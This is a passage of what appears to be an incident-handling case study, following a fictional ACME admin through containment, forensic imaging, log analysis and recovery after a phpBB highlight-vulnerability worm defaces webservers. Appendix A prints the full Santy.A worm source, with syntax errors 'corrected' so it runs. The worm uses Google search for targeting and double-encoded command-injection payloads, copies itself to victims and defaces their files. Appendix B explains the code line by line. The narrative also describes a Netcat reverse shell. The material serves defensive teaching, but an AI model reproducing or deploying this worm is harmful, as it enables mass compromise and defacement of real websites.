
```
2005-01-14 11:58:06 log_id=0420070000 type=ips subtype=signature
pri=alert attack_id=107347971 src=10.1.2.2 dst=192.168.2.20
src_port=2694 dst_port=80 src_int=n/a dst_int=n/a status=detected
proto=6 service=http msg="http_decoder: double_encoding,repeated 2639
times[Reference: http://www.fortinet.com/ids/ID107347971]"
```

The FortiGate log also provided a URL that he could visit for more information, Daffy asked his colleague to research this particular alert and anything related to the defacement message, from his workstation.

1:10 pm. Now they had a fair idea about the vulnerability and a worm that was exploiting it, however the message being left by the worm on their webserver was different from everything they had seen so far in their search for information. Instead of 'NeverEverNoSanity' this one stated 'NeverEverNoCoyotes'. So it seemed this was some kind of variant and they had to find out what else it might be doing. To accomplish this a careful containment procedure had to be followed.

Containment

In the containment stage it is important to maintain data from the compromised system in as complete a state as possible while at the same time preventing further damage from the attack. Now he had recently learned that some malware was smart enough to know when it was disconnected from the network and could automatically erase any evidence of their activities. Thus he did not want to physically disconnect the webservers yet. Instead he changed the policies on the FortiGate-60 so that both the virtual IPs now pointed to another internal webserver that they used only for testing. While he did this, his colleague put up a small webpage on the test server that stated the site was down for maintenance. No other webpages were available on this server.




Edit Virtual IP Mapping

Name	ACME1-EXT
External Interface	wan1
Type	[✓ Static NAT] Port Forwarding
External IP Address	10.1.1.10
Map to IP	192.168.1.30

Figure 10: Redirecting the virtual IP on the ACME FortiGate 60

1:20 pm. At least Wile was a bit calmer given that the glaring defacement message wasn't visible to customers anymore. Once this was done Daffy also checked the session table in the FortiGate-60, this would show if the affected webservers were still communicating with systems outside of the ACME network, or within the internal network. Fortunately he doesn't see any such connections.




Protocol	From IP	From Port	To IP	To Port	Expire(secs)
tcp	10.1.1.1	1341	65.39.139.195	443	98
tcp	10.1.1.1	1339	65.39.139.28	443	10
udp	10.1.1.1	1060	207.194.200.1	53	27
udp	10.1.1.1	1061	207.194.200.129	53	27
tcp	10.1.1.1	1340	209.87.224.152	443	74
tcp	192.168.2.10	1217	192.168.2.1	443	104
tcp	192.168.2.10	1218	192.168.2.1	443	108
tcp	192.168.2.10	1216	192.168.2.1	443	104

Figure 11: Session table on ACME FortiGate 60

Please Note: The connection to the management page of the FortiGate was made from the webserver but is supposed to be made from another workstation on the internal ACME network, thus the IP shown should be 192.168.1.x as the source, but this image is just for illustrative purposes, since there is no real 'internal network'.

Even though there were no sessions to or from the webservers, just to be on the safe side he also changed the firewall policies so that the webservers could not initiate any communications either outside the network, or to the internal ACME network. Now they were effectively isolated.



ID	Source	Dest	Schedule	Service	Action	Enable
internal -> wan1 (1)						
wan1 -> dmz (2)						
dmz -> internal (1)						
8	DMZ_Lan	all	always	ANY	DENY	✓
dmz -> wan1 (1)						
7	DMZ_Lan	all	always	ANY	DENY	✓

Figure 12: Firewall policy to block traffic from the webservers.

At least now Daffy new that whatever evil was going on, it was limited to the webserver itself, he could proceed with the backup of the affected system. A short while back he had read about a tool named DD [36] and had found instructions on usage in that same paper mentioned previously written by William Hollis [37]. With this utility he could save an exact copy of the physical memory and hard disk drive. They also had an external USB drive enclosure that they used for various file transfer duties, with its 200GB drive it would serve well in this situation as a backup device. The drive was already formatted as NTFS, so there would be no problems copying large files to it.

1:35 pm. After downloading and burning the forensic tools above to a CD-R at his workstation, Daffy was ready to proceed. First he was going to backup the physical memory using the command below.

```
dd.exe if=\\.\PhysicalMemory of=f:\storage\dump\memory.img bs=4096
conv=noerror --md5sum --verifymd5 --
md5out=g:\storage\dump\memory.img.md5
```

A break down of the options used in the command above:

`if`	File to be read from, in this case physical RAM.
`of`	File to write image too.
`bs`	Specifies number of bytes to be read and written at one time.
`conv`	Used with keyword `noerror` will continue despite errors.
`md5sum`	This generates the MD5 checksum.
`verifymd5`	Computes the MD5 checksum for the output file.
`md5out`	The file to write the checksum to.

On the USB drive a directory listing shows us this completed successfully.

```
    Directory of F:\Storage\dump

    01/15/2005  01:00 PM    <DIR>          .
    01/15/2005  01:00 PM    <DIR>          ..
    01/15/2005  01:13 PM       536,801,280 memory.img
    01/15/2005  01:12 PM                90 memory.img.md5
                   2 File(s)    536,801,370 bytes
```

```
               2 Dir(s)   5,310,865,408 bytes free
```

A similar command is used to capture an image of the hard drive itself.

```
dd.exe if=\\.\PhysicalDrive0 of=f:\storage\dump\drive.img --md5sum --
verifymd5 --md5out=g:\storage\dump\drive.img.md5
```

2:40 pm. Since the servers were somewhat older they did not support the USB 2.0 standard, and the imaging took some time to complete. This time was spent researching the phpBB vulnerability further. Once completed the drive was passed on to Daffy's colleague in order to have duplicates of the data made. The original would be left with Wile E. Coyote, being a senior manager, for safekeeping in case it might be needed at a later date.

Finally having backed up the affected webservers for later study, Daffy could proceed with the business of getting them up and running again.

Eradication

The higher end FortiGate units had their own hard drives to store traffic logs to, however for the FortiGate-60 traffic had to be logged to an external Syslog or similar server. Daffy thought this log would help him determine what else might have been going on at the time of the attack. In the Syslog records he found entries like the one below.

```
Jan 14 12:15:16 10.1.1.1 date=2005-01-14 time=12:15:20 device_id=FGT-
602803034339    log_id=0022010001    type=traffic    subtype=allowed
pri=notice vd=root SN=11187 duration=130 rule=7 policyid=7 proto=ftp
service=ftp   status=accept   src=192.168.2.20   srcname=192.168.2.20
dst=10.1.2.2   dstname=10.1.2.2   src_int=n/a   dst_int=n/a   sent=530
rcvd=741  sent_pkt=11  rcvd_pkt=11  src_port=1361  dst_port=21  vpn=n/a
tran_ip=10.1.1.20 tran_port=1361 dir_disp=org tran_disp=noop

Jan 14 12:15:16 10.1.1.1 date=2005-01-14 time=12:15:20 device_id=FGT-
602803034339    log_id=0022010001    type=traffic    subtype=allowed
pri=notice vd=root SN=11187 duration=130 rule=0 policyid=0 proto=ftp
service=ftp status=accept src=10.1.2.2 srcname=10.1.2.2 dst=10.1.1.20
dstname=10.1.1.20   src_int=n/a   dst_int=n/a   sent=63928   rcvd=1368
sent_pkt=62   rcvd_pkt=34   src_port=20   dst_port=53290   vpn=n/a
tran_ip=192.168.2.20 tran_port=1363 dir_disp=org tran_disp=noop
```

These show the webserver initiating an FTP session to a system at 10.1.2.2, and downloading a 60KB file. This IP also corresponds to the other logs that show the attack originating from that same system. So Daffy had to find this file to learn more.

2:50 pm. Now that he was free to work on the webserver, he went through the directory where the message board was hosted. He knew that whatever the attacker had done, it would have originated here, since the vulnerability being used was in the phpBB software. Sure enough here he found a file named `svchost.exe`, which was 60KB in size, also he knew that it was usually found under the system32 subfolder of the Windows folder so it was out of place here.

2:52 pm. Rather than execute the file he opened it up into notepad, most of it was garbled, as it appeared to be a compiled program, however he noticed one useful piece of information among the clutter.

```
…listen for inbound:   nc -l -p port [options] [hostname] [port]
options:   no port[s] to connect to    no destination  no connection
invalid port %s can't open %s   nc -h for help  invalid wait-time %s
too many -g hops    invalid ho…
```

2:55 pm. So this was just a renamed copy of Netcat, now he was getting an idea of what may have occurred. The attacker used the phpBB highlight vulnerability to download Netcat onto the webserver and then probably shoveled a command prompt back to their system. This seemed to be confirmed by the Syslog entry below, where the webserver seems to be connecting to port 80 on the attacking system. Given the IP this was a dead giveaway, but it would have been unusual in any case since no one used the servers for web browsing.

```
2005-01-14 12:16:23    Local7.Notice    10.1.1.1    date=2005-01-14
time=12:16:27    device_id=FGT-602803034339    log_id=0022010001
type=traffic    subtype=allowed    pri=notice    vd=root    SN=11261
duration=1989 rule=7 policyid=7 proto=http service=http status=accept
src=192.168.2.20  srcname=192.168.2.20  dst=10.1.2.2  dstname=10.1.2.2
src_int=n/a dst_int=n/a sent=46268 rcvd=3877 sent_pkt=106 rcvd_pkt=92
src_port=1368  dst_port=80  vpn=n/a  tran_ip=10.1.1.20  tran_port=1368
dir_disp=org tran_disp=noop
```

3:00 pm. Continuing to go through the webserver directories Daffy also discovered that the message board database had been deleted. Now that he knew the attacker had obtained access to the system he could never be sure what else the attacker had left hidden on the system.

3:10 pm. From researching the phpBB vulnerability earlier, while waiting for the disk imaging to complete, Daffy understood that what he had seen in the webserver log files was the worm's source code being transferred to the server. He also realized that this was definitely some kind of modification to that original worm, since the antivirus software on the webservers were up to date but did not pickup anything.

He had read how others had been able to piece together the source code for the Santy.A worm using these types of log entries [38]. So he wrote a Perl script that would accomplish the same thing with his logs. The script can be found in Appendix D. Although the code recovered from the logs was quite mangled his suspicions were confirmed, that the attacker had access to the servers. However, it did not reveal any more about what else the attacker might have done. Looking at running services did not reveal anything either.

Recovery

4:00 pm. Since they did not have enough information on what else was happening on the servers they decided it was best to reload them from scratch. After all the only item of importance hosted on the servers was the message boards and ACME home site, these would have to be restored from backup anyway. The only problem was that the last good backup took place the previous night, thus any postings to the message boards since then were now lost. For the time being they restored the ACME home page to the temporary web server, so at least it would be up while they brought the servers and the message boards back online.

5:00 pm. With the help of his coworkers Daffy had completed loading the operating systems and webserver software on both servers. For the time being they still installed phpBB 2.0.10 and restored the messages boards back to the servers. However they could not view them until they had restored the MySQL database.

The database was backed up each night by a script that used the `mysqldump` command to first dump the database to an internal fileserver, there it is was backed up to tape along with the usual backup routine. The command used is shown below [39].

```
mysqldump    -u    bbadmin    -p    abc123        coyote_friends    >
S:\coyote_friends.sql
```

`-u`	Database user name.
`-p`	Password.
`coyote_friends`	Database name.
`coyote_friends.sql`	Name for the backup database.

The `S:` drive was mapped to a shared folder used for backups on the fileserver mentioned above. Thus in order to restore the database first it had to be restored from the tape backup system.


5:30 pm. Once the database had been restored to the shared backup folder Daffy used the command below to restore it back to the newly installed MySQL database. He followed a similar procedure on the Fedora Core server as well.

```
mysql -u bbadmin -p abc123 coyote_friends < S:\coyote_friends.sql
```

6:00 pm. With the databases restored they could now run the phpBB 2.0.11 installation and upgrade their just restored phpBB 2.0.10. They had learnt the highlight vulnerability had been rectified in 2.0.11. Since they had not heavily customized their installation of phpBB this did not take to long to accomplish.

6:15 pm. Now with all systems back to a working and malware free state, Daffy wanted to return the firewall policies back to normal. However, before this, he had also been waiting for some downtime to upgrade the firmware on the FortiGate itself, there was a new version he had not got around to yet. So he took the opportunity to do so. The FortiGate was running firmware version 2.80 MR6, once the upgrade to MR7 was completed, taking only a few minuets, he set the policies back to normal.

He also wanted to change the IPS policy, by default if an alert was triggered on the double encoding IPS signature the traffic was just passed anyway. When he checked this section with the new firmware in place he was surprised to see that now there was a specific signature available for the phpBB highlight vulnerability and by default it was set to reset the session on the server. If only he had upgraded earlier they might have avoided all this in the first place!


Configure Predefined IPS Signature

Signature	phpBB.viewtopic.highlight.CommandExecution
Enable	✓
Logging	✓
Action	Reset Server

Figure 13: New IPS signature with latest FortiGate firmware.

6:35 pm. The ACME website and message boards were back on-line, Daffy reported this to Wile E. Coyote and then took some time to put together the notes he had been taking all along. His colleagues involved in the incident did likewise. They would also need to analyze the backed up data at a later time, to see if there were any clues to the identity of the attacker, however it seemed unlikely there would be.

Lessons Learned

Daffy and his colleagues came away with several lessons from their experiences. They realized that the tools to prevent this incident were already at their disposal; unfortunately they were not utilized as well as they could have been. As part of his report for Wile E. Coyote and the rest of the upper management, Daffy had made a list of items that if adhered to would prevent this type of attack in the future. He based this on the same defense in depth strategy they were used to.

- Ensure that the IPS dropped sessions that triggered either the double encoding or the newer phpBB highlight signatures.

- Ensure that the gateway device had the latest firmware updates, for the future they were to have a specific time every week that would be available to perform these updates if required.

- Ensure that all software was updated and patched as appropriate. For the future the IT staff member first on duty for the day would check vendor sites and security lists for any new vulnerabilities being reported for products they use.

- Implement e-mail alerting when a serious IPS event is triggered, they may have learned more if they could have responded as the attack took place, rather than after the fact.

Other than these recommendations the precautions already in place such as the traffic logging to a Syslog server, and antivirus software should be continued.

Finally, although the handling of this incident went smoothly, it was recommended that a more formalized approach be implemented along with the appropriate policies and procedures.

* * *

Appendix A – Santy.A Annotated Source Code

```
#
# Santy.A - phpBB <= 2.0.10 Web Worm Source Code (Proof of Concept)
#                           ~~ For educational purpose ~~
#
# See : http://isc.sans.org/diary.php?date=2004-12-21
#         http://www.k-otik.com/news/20041221.phpbbworm.php
#         http://www.f-secure.com/v-descs/santy_a.shtml
#
#!/usr/bin/perl
use strict;
use Socket;


sub PayLoad();
sub DoDir($);
sub DoFile ($);
sub GoGoogle();

sub GrabURL($);
sub str2chr($);

eval{ fork and exit; };

#This should start at 0 code from BugTraq had it as 'x', this would never
increment $generation
my $generation = 0;

#If code is greater than 3rd generation go run payload
PayLoad() if $generation > 3;

open IN, $0 or exit;
my $self = join '', <IN>;
close IN;

#Now delete the original script file to hide the evidence
unlink $0;

while(!GrabURL('http://www.google.com/advanced_search'))
{
  if($generation > 3)
  {
    PayLoad() ;
  } else {
  exit;
  }
}

#Increment $generation value by 1
$self =~ s/my \$generation = (\d+);/'my $generation = ' . ($1 + 1) . ';'/e;

my $selfFileName = 'm1ho2of';
my $markStr = 'HYv9po4z3jjHWanN';
my $perlOpen = 'perl -e "open OUT,q(>' . $selfFileName . ') and print q(' .
$markStr . ')"';
my $tryCode = '&highlight=%2527%252Esystem(' . str2chr($perlOpen) .
')%252e%2527';
```

```
while(1)
{
  exit if -e 'stop.it';

  #use Google to find potential victim sites.
  OUTER: for my $url (GoGoogle()) {

    exit if -e 'stop.it';

    #We want to use our own crafted highlight statement so remove any existing
one from the URL
    $url =~ s/&highlight=.*$//;
    $url .= $tryCode;

    #Ok we have a potential victim, try to send it our first crafted URL to
    #create the initial file, if successful we should see our marker code in
    #the returned page from the server
    my $r = GrabURL($url);
    next unless defined $r;
    next unless $r =~ /$markStr/;

    #Send over our own code in a crafted URL, 20 characters at a time
    while($self =~ /(.{1,20})/gs)
    {
      my $portion = '&highlight=%2527%252Efwrite(fopen(' . str2chr($selfFileName)
. ',' . str2chr('a') . '),' . str2chr($1) . '),exit%252e%2527';

     $url =~ s/&highlight=.*$//;
     $url .= $portion;

     next OUTER unless GrabURL($url);
    }

    #We have now written all our code to the file on the victim's server, time to
run the code
    my $syst = '&highlight=%2527%252Esystem(' . str2chr('perl ' . $selfFileName)
. ')%252e%2527';
    $url =~ s/&highlight=.*$//;
    $url .= $syst;

    GrabURL($url);
  }
}



sub str2chr($) {
  my $s = shift;

  #Error in code from BugTraq. K-Otik et al should be 'ord()' not 'or d()'
  #Convert all characters into equivalent chr() format for PHP to convert back to
ASCII
  $s =~ s/(.)/'chr(' . ord($1) . ')%252e'/seg;

  #Remove last occurance of %252e as this will be added later
  $s =~ s/%252e$//;

  return $s;
}


sub GoGoogle() {
  my @urls;
  my @ts = qw/t p topic/;
  my $startURL = 'http://www.google.com/search?num=100&hl=en&lr=&as_qdr=all' . '&
  q=allinurl%3A+%22viewtopic.php%22+%22' . $ts[int(rand(@ts))] . '%3D' .
int(rand(30000)) .
  '%22&btnG=Search';
  my $goo1st = GrabURL($startURL);

  #This appears to be an error in the code, unsure what it should be
  fined $goo1st;
  my $allGoo = $goo1st;
  my $r = '<td><a href=(/search\?q=.+?)' . '><img src=/nav_page\.gif width=16
height=26
  alt="" border=0><br>\d+</a>';

  while($goo1st =~ m#$r#g)
  {
    $allGoo .= GrabURL('www.google.com' . $1);
  }

  while($allGoo =~ m#href=(http://\S+viewtopic.php\S+)#g)
  {
    my $u = $1;
    next if $u =~ m#http://.*http://#i; # no redirects
    push(@urls, $u);
  }

  return @urls;
}


sub GrabURL($) {

  #remove http:// from URL
  my $url = shift;
  $url =~ s#^http://##i;

  #split URL into hostname and rest of the path
  my ($host, $res) = $url =~ m#^(.+?)(/.*)#;
  return unless defined($host) && defined($res);

  #Corrected code $resHTTP... should be $res HTTP...
  my $r =
  "GET $res HTTP/1.0\015\012" .
  "Host: $host\015\012" .
  "Accept:*/*\015\012" .
  "Accept-Language: en-us,en-gb;q=0.7,en;q=0.3\015\012" .
  "Pragma: no-cache\015\012" .
  "Cache-Control: no-cache\015\012" .
  "Referer: http://" . $host . $res . "\015\012" .

  "User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)\015\012" .
  "Connection: close\015\012\015\012";

  #Use port 80 ...
  my $port = 80;

  #...unless URL specifies a different port, e.g. 8080
  if($host =~ /(.*):(\d+)$/){ $host = $1; $port = $2;}

  #Translate URL hostname into data structure for socket use
  my $internet_addr = inet_aton($host) or return;

  #Create a tcp socket with filehandle 'Server'
  socket(Server, PF_INET, SOCK_STREAM, getprotobyname('tcp')) or return;
  setsockopt(Server, SOL_SOCKET, SO_RCVTIMEO, 10000);


  connect(Server, sockaddr_in($port, $internet_addr)) or return;
  select((select(Server), $| = 1)[0]);
  print Server $r;

  my $answer = join '', <Server>;
  close (Server);

  return $answer;
}

#The file to be used when defacing a site
sub DoFile($) {
  my $s = q{
  <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
  <HTML><HEAD><TITLE>This site is defaced!!!</TITLE></HEAD>
  <BODY bgcolor="#000000" text="#FF0000">
  <H1>This site is defaced!!!</H1>
  <HR><ADDRESS><b>NeverEverNoSanity WebWorm generation }
  . $generation .q{.</b></ADDRESS>
  </BODY></HTML>
  };

  #Delete the existing file
  unlink $_[0];

  #...replace it with ours
  open OUT, ">$_[0]" or return;
  print OUT $s;
  close OUT;
}

#Traverse drives and directories looking for files with the extensions we specify
sub DoDir($) {

  my $dir = $_[0];
  $dir .= '/' unless $dir =~ m#/$#;

  local *DIR;
  opendir DIR, $dir or return;

  for my $ent (grep { $_ ne '.' and $_ ne '..' } readdir DIR) {

    unless(-l $dir . $ent) {
      if(-d _) {
        DoDir($dir . $ent);
        next;
      }
    }

    if($ent =~ /\.htm/i or $ent =~ /\.php/i or $ent =~ /\.asp/i or $ent =~
    /\.shtm/i or $ent =~ /\.jsp/i
    or $ent =~ /\.phtm/i) {
      DoFile($dir . $ent);
    }
  }

  closedir DIR;
}


sub PayLoad() {

  my @dirs;


  eval{
    while(my @a = getpwent()) { push(@dirs, $a[7]);}
    };

  push(@dirs, '/ ');

  #Corrected using input from BugTraq post:
  #http://www.securityfocus.com/archive/1/385469/2005-01-04/2005-01-10/2
  #This part allows the worm to work on Windows systems too
  for my $l ('A' .. 'Z') {
    push(@dirs, $l . ':');
  }
  for my $d (@dirs) {
    DoDir($d);
  }
}
```

Appendix B – Analysis of Santy.A Source Code

It should be noted that the source code found in Appendix A originally came from a posting to BugTraq by Shannon Lee which then, it seems, made its way to K-Otik and other such sites [40]. However in its original form the code had several syntax errors and would not run, these have been 'corrected' and are made note of in the comments to the code.

Perhaps it is debatable where this code originated, however every version seen on the various web sites have the same syntax errors and are identical to the one posted to BugTraq.

Initial Execution and Propagation

The first key point to be noted in the source code is the fact that upon execution the worm 'forks' the process and then exits, that is it immediately runs itself as another process effectively in the background. This is an important step to get around the default 30-second timeout, mentioned before, for running PHP scripts on most implementations [41].

```
eval{ fork and exit; };
```

Next the worm checks its generation number, only proceeding with the payload if the count is above 3. The actual payload will be discussed further on in this section.

```
PayLoad() if $generation > 3;
```

Following this first generation check, Santy opens its own source code file and reads it in to a variable, `$self`, for later use. As you may know in Perl `$0` refers to the program's filename itself.

```
open IN, $0 or exit;
my $self = join '', <IN>;
close IN;
```

Once it has been read into memory, it deletes the original file on disk.

```
unlink $0;
```

The worm will then check if it can get to the Google advanced search page. It does this by using the `GrabURL()` function found in the code. If it cannot reach the Google search page and the generation count is above 3, then it will just execute the payload and exit. On the other hand if it is able to get to the Google search page it will just continue on with the script, as will be detailed further on below. If neither condition is met, again it will just exit.

```
while(!GrabURL('http://www.google.com/advanced_search'))
{
  if($generation > 3)
  {
    PayLoad() ;
  } else {
  exit;
  }
}
```

After checking Google connectivity the worm increments the generation count for the source code it has now stored in memory. As this will be the code sent over to the next targeted system.

```
$self =~ s/my \$generation = (\d+);/'my $generation = ' .
($1 + 1) . ';'/e;
```

Now it assigns some variables used in creating the initial worm file on a remote server, setting items such as the file name and the Perl command to be run to create the file.

```
my $selfFileName = 'm1ho2of';
my $markStr = 'HYv9po4z3jjHWanN';
my $perlOpen = 'perl -e "open OUT,q(>' . $selfFileName . ') and
print q(' . $markStr . ')"';
my     $tryCode      =      '&highlight=%2527%252Esystem('      .
str2chr($perlOpen) . ')%252e%2527';
```

Now we get into the heart of the worm where it attempts to propagate. This code resides in an encompassing `while` loop that will continue until no more target URLs are returned by the `GoGoogle()` function.

```
exit if -e 'stop.it';
```

For each potential target we will first try to create the initial file.

```
my $r = GrabURL($url);
```

If we do not get a reply back from the targeted server, go on to the next URI.

```
next unless defined $r;
```

If we do get a reply, check if the vulnerability was exploited; we should see our `$markStr` in the HTML page returned by the remote server, if not go to the next target URI.

```
    next unless $r =~ /$markStr/;
```

If the previous steps were successful we send over our source code in 20 character chunks using the loop below until we are done.

```
    while($self =~ /(.{1,20})/gs)
    {
      my $portion = '&highlight=%2527%252Efwrite(fopen(' .
    str2chr($selfFileName) . ',' . str2chr('a') . '),' .
    str2chr($1) . '),exit%252e%2527';

      $url =~ s/&highlight=.*$//;
      $url .= $portion;

      next OUTER unless GrabURL($url);
    }
```

Once the code has been completely written to the remote webserver, we send a final crafted URI to execute the code on the remote server before moving on to the next target.

```
    my $syst = '&highlight=%2527%252Esystem(' . str2chr('perl
    ' . $selfFileName) . ')%252e%2527';

    $url =~ s/&highlight=.*$//;
    $url .= $syst;

    GrabURL($url);
```

Functions

We can now look at the various functions used by the worm, starting with the `str2chr($)` function. This function takes characters and represents them using the PHP or Perl `chr()` function instead. So the letter 'a' would be represented as `chr(97)` when passed through this function. The key line of code is shown below.

```
    $s =~ s/(.)/'chr(' . ord($1) . ')%252e'/seg;
```

It states; take any character calculate the numerical ASCII value using the `ord()` function, then replace that character with the `chr()` function containing the numerical ASCII value. Finally adding `%252e` to it, as this will translate to just a '.' When double decoded and when executed by PHP the dot signifies joining of characters in a string.

Next we look at the `GoGoogle()` function, this is used to find potential target servers to be attacked. The function returns an array of target URIs. The function first generates a search URL to be used with the Google search.

```
my $startURL =
'http://www.google.com/search?num=100&hl=en&lr=&as_qdr=all' . '&
  q=allinurl%3A+%22viewtopic.php%22+%22' . $ts[int(rand(@ts))] .
'%3D' . int(rand(30000)) .
'%22&btnG=Search';
my $goo1st = GrabURL($startURL);
```

Once the request is sent, the code then seeks out the URL referenced by the 'next page' buttons on the Google search results page using the regular expression in the code below.

```
my $r = '<td><a href=(/search\?q=.+?)' . '><img
src=/nav_page\.gif width=16 height=26  alt=""
border=0><br>\d+</a>';
```


An example of a link that would match this is shown below

```
<td><a
href=/search?q=viewtopic&hl=en&lr=&start=10&sa=N><img
src=/nav_page.gif width=16 height=26 alt=""
border=0><br>2</a><td>
```

The worm then grabs the value from the grouping in the regular expression `(/search\?q=.+?)`, this is assigned to the built in Perl variable `$1`, which in the example above is:

```
/search?q=viewtopic&hl=en&lr=&start=10&sa=N
```

A picture will make this clearer the image `nav_page.gif` refers to those 'o's in Gooo…ogle, notice this matches the URL that the 'o' refers to in the screen shot below:



http://www.google.ca/search?q=viewtopic&hl=en&lr=&start=10&sa=

Figure 14: Worm code searches for these links.

Note that I only used 'viewtopic' as my search subject, as Google still blocks certain searches on ‘viewtopic.php’. The worm uses ‘viewtopic.php’ for its searches.

So now it can keep going to the next page out of the original search results by appending that value for `$1` to `www.google.com` until it reaches the last page of search results.

```
while($goo1st =~ m#$r#g)
{
  $allGoo .= GrabURL('www.google.com' . $1);
}
```

As long as the pages found through the search contain ‘viewtopic.php’ and are not redirections to other pages, it will add these to an array and return that array.

```
while($allGoo =~ m#href=(http://\S+viewtopic.php\S+)#g)
{
  my $u = $1;
  next if $u =~ m#http://.*http://#i; # no redirects
  push(@urls, $u);
}

return @urls;
```

Next we find the `GrabURL()` function, it is called at several points in the worm’s code to perform HTTP connections. First ‘GrabURL’ takes any URI passed to it and splits that information up into host, port and the rest of the URI path.

```
my $url = shift;
$url =~ s#^http://##i;

my ($host, $res) = $url =~ m#^(.+?)(/.*)#;
return unless defined($host) && defined($res);

…

my $port = 80;

if($host =~ /(.*):(\d+)$/){ $host = $1; $port = $2;}
```

Next the native Perl socket API is used to create the actual HTTP connection over TCP to the remote server. This is either to Google to perform a search or the initial check, or it is to the target webserver, in order to then send the crafted URL.

```
my $internet_addr = inet_aton($host) or return;
```

```
socket(Server, PF_INET, SOCK_STREAM,
getprotobyname('tcp')) or return;
setsockopt(Server, SOL_SOCKET, SO_RCVTIMEO, 10000);


connect(Server, sockaddr_in($port, $internet_addr)) or
return;
select((select(Server), $| = 1)[0]);
print Server $r;
```

The variable `$r` holds the HTTP header that is generated using the host, port and URL information passed to the function.

```
my $r =
"GET $res HTTP/1.0\015\012" .
"Host: $host\015\012" .
"Accept:*/*\015\012" .
"Accept-Language: en-us,en-gb;q=0.7,en;q=0.3\015\012" .
"Pragma: no-cache\015\012" .
"Cache-Control: no-cache\015\012" .
"Referer: http://" . $host . $res . "\015\012" .

"User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1)\015\012" .
"Connection: close\015\012\015\012";
```

Finally `GrabURL()` returns the response back from the remote webserver.

```
my $answer = join '', <Server>;
…
return $answer;
```

Payload

Now we get into the other major part of the worm; the payload and its related functions. First up we have `DoFile()` this is the function used to delete targeted files on an attacked server and replace them with an HTML file containing the defacement message. The names and location path of files to be replaced are passed to this function when it is called from the `DoDir()` function which we will discuss further down.

The message itself is contained in the variable `$r`, as seen below.

```
my $s = q{
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD><TITLE>This site is defaced!!!</TITLE></HEAD>
<BODY bgcolor="#000000" text="#FF0000">
```

```
        <H1>This site is defaced!!!</H1>
        <HR><ADDRESS><b>NeverEverNoSanity WebWorm generation }
        . $generation .q{.</b></ADDRESS>
        </BODY></HTML>
        };
```

Shown below is the simple file deletion and replacement routine.

```
        unlink $_[0];

        open OUT, ">$_[0]" or return;
        print OUT $s;
        close OUT;
```

The `DoDir()` function as mentioned performs the actual scouring of hard drives and directories for files to be replaced. The first step it takes is to add slashes to the directories or drives passed to it, unless it happens to be a slash itself.

```
        my $dir = $_[0];
